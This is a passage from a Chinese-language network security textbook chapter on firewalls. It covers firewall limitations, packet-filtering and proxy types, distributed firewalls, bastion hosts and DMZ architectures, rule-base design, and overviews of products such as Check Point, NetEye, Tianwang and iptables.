- 防火墙不能防止利用标准网络协议中的缺陷进行的攻击。一旦防火墙准许某些标准网络协议，就不能防止利用该协议中的缺陷进行的攻击。
- 防火墙不能防止利用服务器系统漏洞所进行的攻击。黑客通过防火墙准许的访问端口对该服务器的漏洞进行攻击，防火墙无法发现并阻止这种攻击。
- 防火墙不能防止被病毒感染的文件的传输。防火墙本身并不具备查杀病毒的功能，即使集成了第三方的防病毒软件，也没有一种软件可以查杀所有的病毒。
- 防火墙不能防止数据驱动式的攻击。当表面看来无害的文件被拷贝到内部网的主机上并执行时，可能会发生数据驱动式的攻击。
- 防火墙不能防止内部的泄密行为。防火墙内部的合法用户主动泄密，防火墙是无能为力的。
- 防火墙不能防止本身的安全漏洞的威胁。防火墙有时无法保护自己，目前还没有厂商绝对保证防火墙不会存在安全漏洞。
- 可以阻断攻击，但不能消灭攻击源。
- 不能抵抗最新的未设置策略的攻击漏洞。
- 在某些流量大、并发请求多的情况下，很容易导致拥塞，成为整个网络的瓶颈。
- 大多数防火墙无法阻止针对服务器合法开放端口的攻击。

13.1.6 防火墙的脆弱性

防火墙也具有很多脆弱性，简单列举如下：

- 防火墙的操作系统不能保证没有漏洞。有操作系统就不能保证绝对没有安全漏洞。
- 防火墙的硬件无法保证不失效。所有的硬件都有生命周期，终究会失效。
- 防火墙无法区分恶意命令还是善意命令。有很多命令对管理员而言，是合法命令，而在黑客手里就可能是危险的命令。用户使用 Ping 工具进行网络诊断和网络攻击，从流量上是没有差异的。
- 防火墙的安全性与多功能成反比。多功能与防火墙的安全原则是背道而驰的。因此，除非确信需要某些功能，否则应将功能最小化。
- 防火墙的安全性和速度成反比。防火墙的安全性建立在对数据的检查之上，检查越细越安全，但速度越慢。
- 防火墙的多功能与速度成反比。防火墙的功能越多，对 CPU 和内存的消耗越大，功能越多，检查越多，速度就越慢。
- 防火墙无法保证服务的安全性。防火墙准许某项服务，却不能保证该服务的安全性。准许服务的安全性问题必须由应用安全来解决。




图 13.2 ACL 对数据包的过滤

包过滤防火墙根据所使用的过滤方法又具体分为：无状态包过滤防火墙和有状态包过滤防火墙。

- **无状态包过滤防火墙** 又称静态包过滤或者无检查包过滤。无状态包过滤防火墙在检查数据包报头时，只是根据定义好的过滤规则集来检查所有进出防火墙的数据包报头信息，并根据检查结果允许或者拒绝数据包，并不关心服务器和客户机之间的连接状态。无状态包过滤防火墙的优点是速度快、效率高，对流量的管理较出色；由于所有的通信必须通过防火墙，所以想绕过防火墙是困难的；同时对用户和应用是透明的。但是它的缺点也很明显：该防火墙允许外部网络直接连接到内部网络主机；只要数据包符合 ACL 规则都可以通过，无法区分数据包的真实意图；不能识别 IP 欺诈。当外部主机伪装内部主机的 IP 地址时，防火墙能够阻止这种类型的 IP 欺骗，但是当外部主机伪装成可信任的外部主机的 IP 地址时，防火墙就无法阻止。由于无状态包过滤防火墙不能为挂起的通信维持一个记录，所以必须根据数据包的格式来判断该数据包是否属于先前所允许的对话。这就使它有受到 IP 欺诈的可能性，并且无法识别 UDP 数据包和 ICMP 包的状态。无状态包过滤防火墙也不支持用户身份认证，不提供日志功能，虽然可以过滤端口，但是不能过滤服务。
- **有状态包过滤防火墙** 有状态包过滤也叫状态包检查 SPI 或者动态包过滤（Dynamic packet filter）。该技术是包过滤器和应用级网关的一种折衷方案。它具有包过滤机制的高速和灵活性，也有应用级网关的应用层安全的优点。有状态包过滤防火墙除了有一个过滤规则集外，还要跟踪通过自身的每一个连接，提取有关的通信和应用程序的状态信息，构成当前连接的状态列表。该列表中至少包括源和目的 IP 地址、源和目的端口号、TCP 序列号信息，以及与该特定会话相关的每条 TCP/UDP 连接的附加标记。当一个会话经过防火墙时，SPI 防火墙把数据包与状态表、规则集进行对比，只允许与状态表和规则集匹配的项通过。有状态包过滤防火墙的处理过程如图 13.3 所示。使用状态表后，防火墙就可以利用更多的信息来决定是否允许数据包通过，从而大大降低了把数据包伪装成一个正在使用的连接的一部分的可能性。

与无状态包过滤防火墙相比，有状态包过滤防火墙的优点是：具有识别带欺骗性源 IP 地址包的能力；检查的层面能够从网络层至应用层；具有详细记录通过的每个包的信息的能力。当然，有状态包过滤防火墙也存在着一定的缺点：所有这些记录、测试和分析工作都可能会造成网络连接的某种迟滞，尤其是在同时有许多连接激活的时候，或者有大量过滤网络通信的规则存在的时候。当然，如果硬件速度比较快，可以有效缓解这个问题。




图 13.3 有状态包过滤防火墙的处理过程示意图

13.2.3 代理服务器防火墙

代理服务器（Proxy Server）防火墙运行在内部用户和外部主机之间，并且在两者之间转发数据。外部访问者只能看到代理服务器但看不到任何内部资源，而内部用户根本感觉不到代理服务器的存在，可以自由访问外部站点。代理可以提供很好的访问控制、登录能力及地址转换功能，记录进出防火墙的信息，以便于管理员监视和管理系统。

代理服务器防火墙大体可以分为三类：

- **电路级网关** 在 TCP 三次握手建立连接的过程中，检查双方的 SYN、序列号和 ASK 是否符合逻辑，由此来判断该请求的会话是否合法。一旦网关认为会话是合法的，就为双方建立连接，并维护一张合法会话连接表，当会话信息与表中的条目匹配时才允许数据通过，会话结束后，表中的条目就被删除。它的优点是：能够提供网络地址转换（NAT）功能，在使用内部网络地址机制时为网络管理员实现安全提供了很大的灵活性；基于和包过滤防火墙一样的规则，具有包过滤防火墙提供的所有优点。其缺点是：不能很好地区分包的真实意图、容易受到诸如 IP 欺骗等攻击；需要修改应用程序和执行程序；要求终端用户通过身份认证。
- **应用级网关** 应用级网关主要工作在应用层，通过自身复制传递数据，防止在内部网主机与互联网主机间直接建立联系。网关能够理解应用层上的协议，能够进行复杂一些的访问控制，并做细粒度的注册和审核。应用级网关一般由双宿主主机或者多宿主主机（主机上至少插有两块网卡）担任，它能够实现对网络数据包更加细粒度的监测、审计和控制。
- **自适应代理防火墙** 自适应代理技术（Adaptive proxy）结合了代理服务器防火墙的安全

性和包过滤防火墙的高速度等优点。组成自适应代理防火墙的基本要素有两个：自适应代理服务器（Adaptive Proxy Server）与动态包过滤器。在自适应代理防火墙中，初始的安全检查仍在应用层中进行，保证实现传统防火墙的最大安全性。而一旦可信任身份得到认证，建立了安全通道，随后的数据包就可以重新定向到网络层。这种技术能够在确保安全性的基础上提高代理服务器防火墙的性能。

13.2.4 个人防火墙

个人用户主机也要关注网络安全问题。个人版防火墙是安装在计算机系统里的软件防火墙，该软件检查到达防火墙两端的所有数据包，无论是进入还是发出，从而决定是拦截数据包还是允许其通过。也就是说，在不妨碍正常上网的同时，阻止非法用户对计算机进行未授权访问。

黑客的攻击很多时候并不是只针对政府企业或者军方网站，他们也经常通过扫描软件对某一地址段进行大规模的端口扫描。这种情况下，个人用户与政府企业用户受到攻击的几率是相同的。而由于企业和政府网站日益重视网络安全，购买相关的网络安全设备，修补各种系统漏洞，在各种安全设备上进行正确的配置，找专业的网络安全公司进行安全检测，使得黑客很难直接成功攻击这些网站，因此导致黑客转而通过攻击合法用户来突破严密防守的网站，这种方法还可以有效地隐藏自己的踪迹。所以加强个人系统的安全是非常必要的，而防火墙是必不可少的一道安全防护。

13.2.5 分布式防火墙

因为传统的防火墙设置在网络边界，处于内、外网络之间，所以称为“边界防火墙”。随着人们对网络安全防护要求的提高，边界防火墙明显达不到要求，因为给网络带来安全威胁的不仅是外部网络，更多的是来自内部网络。但边界防火墙无法对内部网络实现有效的保护，正是基于这个原因，产生了分布式防火墙（Distributed Firewalls）技术。分布式防火墙技术可以很好地解决边界防火墙的不足，它能把防火墙的安全防护系统延伸到网络中的各台主机，不仅有效地保证了用户低投资，而且提供了非常全面的网络安全防护。

分布式防火墙负责对网络边界、各子网和网络内部各结点之间的安全防护。分布式防火墙是一个完整的系统，而不是单一的产品。根据其需要完成的功能，分布式防火墙体系结构包含如下部分：

- **网络防火墙（Network Firewall）** 这一部分有的公司采用的是纯软件方式，而有的还可以提供相应的硬件支持。网络防火墙用于内部网与外部网之间，以及内部网各子网之间的防护。与传统边界防火墙相比，网络防火墙增加了一种针对内部子网之间的安全防护层，这样整个网络的安全防护体系就显得更加全面，更加可靠。
- **主机防火墙（Host Firewall）** 同样也有纯软件和硬件两种，用于保护网络中的服务器和桌面机。这也是传统边界防火墙所不具有的，算是对传统边界防火墙在安全体系方面的一个完善。该类防火墙作用在同一内部子网之间的工作站与服务器之间，确保内部网络服务器的安全。这样一来，防火墙的作用不仅用于内部网与外部网之间的防护，还可应用于内部网各子网之间、同一内部子网工作站与服务器之间的防护。
- **中心管理（Central Management）** 这是防火墙服务器管理软件，负责总体安全策略的策划、管理、分发及日志的汇总。这是新的防火墙管理功能，也是以前传统边界防火墙所不具有的。这样防火墙就可进行智能管理，提高了防火墙安全防护的灵活性，具备了可管理性。

分布式防火墙的技术具有以下几个主要特点：

- 采用主机驻留方式，驻留在被保护的主机上，该主机以外的网络不管是处在网络内部还是网络外部都认为是不可信任的，因此可以针对该主机上运行的具体应用和对外提供的服务设定针对性很强的安全策略。
- 采用嵌入操作系统内核，这主要是针对目前的纯软件式分布式防火墙来说的。分布式主机防火墙也运行在主机上，所以其运行机制是主机防火墙的关键技术之一。为了自身的安全和彻底堵住操作系统的漏洞，主机防火墙的安全监测核心引擎要以嵌入操作系统内核的形态运行，直接接管网卡，在检查所有数据包之后再提交操作系统。为实现这样的运行机制，除防火墙厂商自身的开发技术外，与操作系统厂商的技术合作也是必要的条件，因为需要一些操作系统不公开内部技术接口。不能实现这种分布式运行模式的主机防火墙由于受到操作系统安全性的制约，存在着明显的安全隐患。
- 类似于个人防火墙，但分布式防火墙与个人防火墙之间有着本质的差别。首先个人防火墙的安全策略由系统使用者自己设置，全面功能和管理都在本机上实现，其目标是防止主机以外的任何外部用户攻击；而分布式防火墙的安全策略由整个系统管理员统一安排和设置，除了对主机起到保护作用外，还对该主机的对外访问加以控制，并且这种安全机制是主机使用者不可见和不可改动的。其次，个人防火墙直接面向个人用户，而分布式防火墙体系中的主机防火墙是面向企业级用户的，与分布式防火墙其他产品共同构成一个企业级应用方案，形成一个安全策略中心进行统一管理，所以在一定程度上也面对整个网络。

现在防火墙大多缺乏对主机意图的了解，通常只能根据数据包的外在特性进行过滤控制。虽然代理型防火墙能够解决该问题，但需要对每一种协议单独地编写代码，其局限性也显而易见。在没有上下文的情况下，防火墙是很难将攻击包从合法的数据包中区分出来的，因而也就无法实施过滤。事实上，攻击者很容易伪装成合法包发动攻击，攻击包除了内容以外的部分可以完全与合法包一样。分布式防火墙由主机来实施策略控制，而主机对自己的意图有足够的了解，所以分布式防火墙依赖主机做出合适的决定，就能很自然地解决这一问题。

13.3 防火墙体系结构

在网络设计时要考虑网络安全问题，所以网络拓扑结构应该有网络安全拓扑内容。关注网络安全拓扑设计对阻止网络攻击很有帮助，并且能够使不同设备的安全特性得到最有效的使用。所以防火墙体系结构也是非常重要的话题。只有正确合理地配置防火墙在整个网络中的拓扑位置，才能完全发挥其安全作用。简单而言，防火墙体系结构大体分为如下几种。

13.3.1 堡垒主机

堡垒主机是指经过加固安装了防火墙软件但没有 IP 转发功能的计算机。该主机对外界提供一些必要的服务，也可以被内部用户访问。堡垒主机一般位于非军事区。

堡垒主机是内部最容易受到攻击的主机，需要细心配置。配置时网络管理员应该注意的问题包括：

- 禁用不需要的服务。
- 限制端口。
- 禁用账户。
- 及时地安装所需要的补丁。
- 大部分能够操纵该台主机的工具和配置程序都要从该主机中删除。
- 开启主机的日志记录，以便捕获任何危害的企图。
- 进行备份。
- 堡垒主机和内部网要使用不同的认证系统，以防止攻击者攻破堡垒主机后获得访问防火墙和内部网的权限。

具体而言，堡垒主机的配置有以下几种类型：

- **单宿主堡垒主机** 有一块网卡的堡垒主机做防火墙，通常用于应用级网关防火墙。
- **双宿主堡垒主机** 有两块网卡的堡垒主机做防火墙，两块网卡各自与内外部网络相连。内外部网络之间不能直接通信，内外部网络之间的数据流被双宿主机完全切断。
- **内部堡垒主机** 堡垒主机与内部网通信，以便转发从外部网获得的信息。
- **外部堡垒主机** 为互联网提供公共服务，不向内部网转发任何请求，而是自己处理请求。该主机只提供非常有限的服务，并且只开放有限的端口来满足这类服务。
- **受害堡垒主机** 又称“蜜罐”（honeypot）或者“陷阱”，是故意向攻击者暴露目标以引诱不法者的攻击，让黑客误以为已经成功侵入网络。这种方式既可以为采取措施赢得时间，也可以用于研究黑客的入侵技术。

13.3.2 非军事区（DMZ）

为了配置和管理方便，通常将内部网中需要向外提供服务的服务器设置在单独的网段，这个网段被称为非军事区（DMZ）。DMZ位于内部网之外，使用与内部网络不同的网络号连接到防火墙，并对外提供公共服务。

创建DMZ的方法有很多，主要是根据网络的安全需要来选择具体的方法，创建非军事区的常用方法如下：

- 使用一个三脚防火墙。
- 将DMZ置于防火墙之外，在公网和防火墙之间。
- 将DMZ置于防火墙之外，但不在公网和防火墙之间的通道上。
- 两个防火墙，一个DMZ。
- “脏”DMZ。

13.3.3 屏蔽路由器（Screening Router）

屏蔽路由器是在外部网络和内部网络之间放置一个路由器，用于执行包过滤功能。该路由器作为内外连接的唯一通道，要求所有的数据包都必须经过检查。在路由器上安装包过滤软件，实现包过滤功能。

屏蔽路由器体系结构又称筛选路由器体系结构。其优点是架构简单且硬件成本较低，而且比个人主机更容易确保其安全性。当然也不可避免地存在着缺点，主要有如下几个缺点：

- 不能识别具体的用户，而且难以确认是否已经被入侵。
- 主要依靠包过滤规则过滤数据包。一旦有任何错误的配置，将会导致不期望的网络数据包通过或者拒绝原本可以接受的网络数据包。
- 将整个内部网络的安全性全部依赖于该路由器。一旦该路由器被控制，内部网络的资源将没有安全性可言。
- 屏蔽路由器无法隐藏内部网的配置，任何能访问屏蔽路由器的人都能看到内部网的拓扑结构。
- 屏蔽路由器没有较好的监视和日志功能，没有报警功能，缺乏用户级身份认证。

尽管通过对功能设计复杂的路由器配置 ACL 可以实现防火墙的一些功能，但是由于路由器是被设计用于转发数据包的，路由器的基本功能是路由与包交换，而不是安全特性防火墙，所以路由器还不足以提供足够的入侵实时报警和广泛的数据包检查能力。

13.3.4 体系结构

防火墙在网络中的放置方式也被称为防火墙的体系结构，一般来说可以分为三种体系结构。

13.3.4.1 双宿主主机（Dual Homed）体系结构

这种体系结构中主要将一台装有两块网卡的堡垒主机作为防火墙，两块网卡分别与内部网和外部网相连。堡垒主机上运行防火墙软件，可以转发应用程序、提供服务等。内外网之间的通信必须经过堡垒主机。双宿主主机体系结构的优点是：堡垒主机的系统软件可用于维护系统日志、硬件拷贝日志或远程管理日志，便于以后的安全审计，但是一旦入侵者控制了堡垒主机并使其只具有路由功能，则任何外部网络用户都可以随便访问内部网络资源。

13.3.4.2 主机过滤体系结构

主机过滤体系结构防火墙（Screened Host Firewall）在内部网络与外部网络之间设置一个路由器，充当内部网和外部网之间的接口，从而将内外网隔离。这种体系结构利用一个执行数据包过滤的路由器连接外部网络，并设立过滤规则防止用户绕过代理服务器直接相连。同时将一个堡垒主机安装在内部网络，使这个堡垒主机成为外部网络唯一可直接到达的主机，这样确保了内部网络不受未被授权的外部用户的攻击。

13.3.4.3 子网过滤体系结构

子网过滤体系结构使用两台包过滤路由器建立一个非军事区 DMZ，用该 DMZ 隔离内部网络和外部网络。在这种体系结构中，两个包过滤路由器分别位于非军事区的两端，构成一个内部网和外部网均可访问的被屏蔽子网，但禁止信息直接穿过被屏蔽子网进行通信。在被屏蔽子网中堡垒主机可作为唯一可访问点，该点为应用级网关代理。

13.3.5 防火墙的发展趋势

接下来简单了解一下防火墙体系结构的发展趋势。随着网络应用的普及，对网络带宽提出了更高的要求。这意味着防火墙要能够以非常高的速率处理数据。另外，由于多媒体应用越来越普遍，这就要求网络数据包穿过防火墙所带来的延迟要足够小。为了满足这种需要，逐渐产生了基于ASIC的防火墙和基于网络处理器的防火墙。从执行速度的角度看，基于网络处理器的防火墙也是基于软件的解决方案，在很大程度上依赖于软件的性能，但是由于这类防火墙中有一些专门用于处理数据层面任务的引擎，从而减轻了CPU的负担，该类防火墙的性能要比传统防火墙的性能好许多。

与基于ASIC的纯硬件防火墙相比，基于网络处理器的防火墙具有软件色彩，因而更加灵活。基于ASIC的防火墙使用专门的硬件处理网络数据流，比起前两种类型的防火墙具有更好的性能。但是纯硬件的ASIC防火墙缺乏可编程性，在灵活性方面也就有所欠缺，从而无法完全适应防火墙发展的需要。

13.3.6 防火墙的规则

无论是基于软件的防火墙还是基于硬件的防火墙，只有为防火墙设置一个好的规则库才能充分发挥其功能。规则库是指当某种特殊类型的通信流量试图通过防火墙时，告诉防火墙该怎样操作的规则的集合。建立有效的规则库应该满足3条原则。

13.3.6.1 保持规则库的简洁性

规则库越复杂，产生误配置的几率就越大。规则库中规则数越少，防火墙需要查看的规则就越少，防火墙处理请求的速度也就越快。防火墙通常以特定的顺序处理规则库中的规则。规则库中的规则通常需要按照某种方式进行编号。防火墙的规则列表通常以网格的形式出现，第一个单元为该项规则的编号，随后的单元分别为防火墙将要检测网络流量的属性，如IP地址、协议类型及需要采取的操作等。

因为规则库中的规则按照顺序进行处理，所以应该按照规则的重要性，由高到低依次排列所有规则。当数据包经过防火墙时，防火墙将对规则库中的规则依次进行测试。只要有一个规则匹配，防火墙将执行规则中指定的操作。通常情况下，防火墙执行两种类型的操作：允许数据包通过防火墙到达目的地和丢弃该数据包。

13.3.6.2 基于安全策略建立规则库

为防火墙建立规则库时，安全人员会实施先前指定的安全策略和程序。正确地配置安全规则对于与包过滤相关的安全组件特别重要，通过安全规则可以实施的安全策略包括：

- **日志和审计** 高安全级别的安全策略需要具有检测入侵和病毒等其他安全问题的方法。
- **跟踪** 用户可以使用安全规则中的跟踪属性设置相应的通告方式，在发生入侵时用户可以跟踪响应过程。
- **过滤** 建立规则库的一个主要目标是通过建立的复杂规则对网络数据包进行过滤，以便于仅仅允许合法的流量通过。
- **网络地址转换（NAT）** 规则库应该提供公司内部局域网上主机的主机名和地址的对外部网络（如互联网）隐藏规则。

- **服务质量（QoS）** 建立 QoS 规则，并使其维持基本的安全级别。此安全级别可能是在公司的安全策略中定制的。
- **桌面安全策略** 当远程用户登录网络中的某台主机时，使用桌面安全策略可以设置远程用户的访问权限。

13.3.6.3 建立应用程序规则

防火墙进行访问控制的主要途径是控制对特殊应用程序的访问。有些特洛伊木马程序通过利用其他应用程序而工作，然后再利用控制的应用程序达到自己的目的。使用防火墙可以阻止应用程序访问外部网络，如果需要应用程序访问外部网络，则可以标记该应用程序。当应用程序访问外部网络时可以提示用户。通常对应用程序的处理有三种方法：

- **允许** 应用程序可以在任何时候访问外部网络。为操作方便，用户可以为经常使用的应用程序建立允许规则。
- **阻止** 阻止规则是指阻止应用程序访问外部网络。
- **询问或者提示** 当应用程序试图访问外部网络时，提示用户，然后再由用户做出选择。

13.4 防火墙选型与产品简介

防火墙技术发展到现在，已经非常成熟。其技术焦点主要集中在以下 4 个方面：防火墙的管理、防火墙的功能、防火墙的性能和防火墙的抗攻击能力。因此这 4 个方面也成为考察防火墙的重要指标。本小节首先介绍防火墙的选型原则，接着介绍部分防火墙产品。

13.4.1 防火墙选型原则

市场上防火墙产品种类繁多，如何根据实际应用环境、用户需求和经济成本等来选择合适的防火墙呢？在选用防火墙的时候，一定要从性能指标、安全性、复杂环境适应性、安全审计、配置管理方便性、价格等方面去考虑。具体来说，在选择防火墙时应该考虑如下因素：

- **安全性**
- **稳定性**
- **高效性**
- **功能灵活性**
- **配置方便性（应用方便性）**
- **管理方便性** 是否支持集中管理，管理信息是否是加密传输，是否支持多种管理方式，例如命令行、图形化界面等。
- **抗拒绝服务攻击**
- **可靠性**
- **针对用户身份的可过滤性**
- **可扩展性和可升级性**
- **性能指标要满足网络应用和发展要求**

- **复杂环境适应性**
- **AAA&日志**

13.4.2 防火墙产品介绍

目前市场上的防火墙产品种类繁多，这里不可能一一介绍，仅介绍几种比较有代表性的防火墙产品。

13.4.2.1 Check Point FireWall-1

Check Point 软件技术有限公司成立于 1993 年，该公司是互联网安全领域的全球领先企业。Check Point 已经成为防火墙软件的代名词，它推出并持有专利的状态监测技术是网络安全技术的事实标准。Check Point 流行的部分原因在于它的安全性开放式平台 OPSEC（Open Platform for Security）。OPSEC 联盟成立于 1997 年。FireWall-1 是 Check Point 网络安全性产品线中最重要的产品，也是业界领先的企业级安全性套件。它集成了访问控制、用户认证、NAT、VPN、内容安全性、审计和报告等特性。FireWall-1 的基本模块包括：

- **状态检测模块（Inspection Module）** 提供访问控制、客户机认证、会话认证、NAT 和审计功能。
- **防火墙模块（FireWall Module）** 包含一个状态检测模块，另外提供用户认证、内容安全和多防火墙同步功能。
- **管理模块（Management Module）** 对一个或多个安全策略执行点（安装了 FireWall-1 的某个模块，如状态检测模块、防火墙模块或路由器安全管理模块等）提供集中的、图形化的安全管理功能，一个管理模块可以控制多达 50 个单独的 FireWall-1。

13.4.2.2 东软 NetEye

1991 年在东北大学创立的东软集团是中国领先的软件与解决方案提供商。东软 NetEye 防火墙基于专门的硬件平台，使用专有的 ASIC 芯片和专有的操作系统，基于状态包过滤的“流过滤”体系结构。围绕流过滤平台，东软构建了网络安全响应小组、应用升级包开发小组、网络安全实验室，不仅带给用户高性能的应用层保护，还包括新应用的及时支持、特殊应用的定制开发、安全攻击事件的及时响应等。

13.4.2.3 天网防火墙

天网防火墙在国内应用比较广泛，尤其是个人用户。它的官方网站是 www.sky.net.cn，通过该网站可以获取有关该防火墙的详细技术资料。

天网防火墙根据用户对象的不同，可分为个人版和企业版。天网防火墙个人版（简称为天网防火墙）是由天网安全实验室研发制作给个人计算机使用的网络安全工具。它根据系统管理者设定的安全规则（Security Rules）把守网络，提供强大的访问控制、应用选通、信息过滤等功能。它可以用于抵挡网络入侵和攻击，防止信息泄露，保障用户机器的网络安全。天网防火墙把网络分为本地网和互联网，可以针对来自不同网络的信息设置不同的安全方案，它适合于以任何方式连接上网的个人用户。天网防火墙企业版则具体划分为部门级、企业级、电信型、千兆防火墙等。

13.4.2.4 瑞星防火墙

瑞星杀毒软件在国内可谓众所周知，而瑞星防火墙也是大名鼎鼎。瑞星防火墙采用增强型指纹技术，有效地监控网络连接，并且内置细化的规则设置，使网络保护更加智能。它单独设置了游戏防盗、应用程序保护等高级功能，为个人计算机提供全面安全保护。通过过滤不安全的网络访问服务，瑞星防火墙极大地提高了用户计算机的上网安全，彻底阻挡黑客攻击、木马程序等网络危险，保护上网账号、QQ 密码、网游账号等信息不被窃取。其官方网站为 http://www.rising.com.cn，在该网站可以看到有关瑞星防火墙的详细信息。

13.4.2.5 Linux 自带防火墙 iptables

Linux 最早出现的防火墙软件为 ipfw。ipfw 能通过对 IP 数据包首部的分析，辨别出数据包的源 IP 地址与目的 IP 地址、数据包类型、数据包流向、数据包进入防火墙的网卡接口等，并根据分析结果对规则进行数据包过滤；同时它也支持 IP 伪装功能，利用这个功能可以解决 IP 不足的问题。可惜该程序缺乏弹性设计，无法自行建立规则组合（ruleset）做出更精简的设定，同时也缺乏网址转译功能，无法应付越来越复杂的网络环境，所以逐渐被淘汰。

取而代之的 ipchains，不但指令语法更容易理解，功能也比 ipfw 优越。ipchains 允许自定义规则组合（ruleset），称之为 user-define chains。通过这种设计，可以将彼此相关的规则组合在一起，在需要的时候跳到该组规则进行过滤，从而大幅缩减规则数量。除了这个明显的好处外，ipchains 还能结合本身的端口对应功能和转发程序的数据包转送机制，模拟网址转译的能力，满足 NAT 的完整需求，堪称一套成熟的防火墙作品。

iptables 作为 ipchains 的新一代继承人，也针对不断推陈出新的探测技术制定了一些应对策略，即对数据包的联机状态做出更详细的分析。例如，是否为新联机或响应数据包、是否为转向联机、联机是否失去响应、联机时间是否过长等，通过这样的分析能对一些可能被黑客利用的弱点加以阻隔。另外也开发出真正的数据包改写能力，不需要其他程序的协助来仿真网址转译。除此之外，iptables 也获得系统核心的直接支持，不需要像 ipchains 那样自行重新编译核心。

iptables 优越的性能使它取代了 ipchains，成为网络防火墙的主流。

13.5 天网防火墙

天网防火墙可以有效地控制个人用户计算机信息在互联网上的收发。用户可以通过设定一些参数，达到控制本机与互联网之间信息交流的目的，从而阻止和杜绝一些恶性信息对本机的攻击，比如 ICMP flood 攻击、聊天室炸弹、木马信息等。天网防火墙在国内应用比较广泛，因其设置比较简单，非常适合对网络安全不了解的初学者。

天网防火墙有正式版（收费的版本，服务好，功能强）和试用版（免费，用户很多，高级功能受到限制）之分，这里以正式版为例为大家介绍。试用版的界面和操作基本一样，所以试用版用户可以参考类似的操作。

安装过程很简单，这里不再详细讲解。安装完毕后要重启系统，然后打开天网防火墙就可以发挥作用了。默认情况下，其功能已经很强大了。所以，如果没什么特殊要求，设置为默认即可，安全级别设置为中级。

13.5.1 天网防火墙操作界面

天网防火墙自定义 IP 规则界面如图 13.4 所示。

图 13.4 天网防火墙系统设置自定义 IP 规则界面

图 13.4 中线框处有三个图标，自上而下它们的作用依次为：

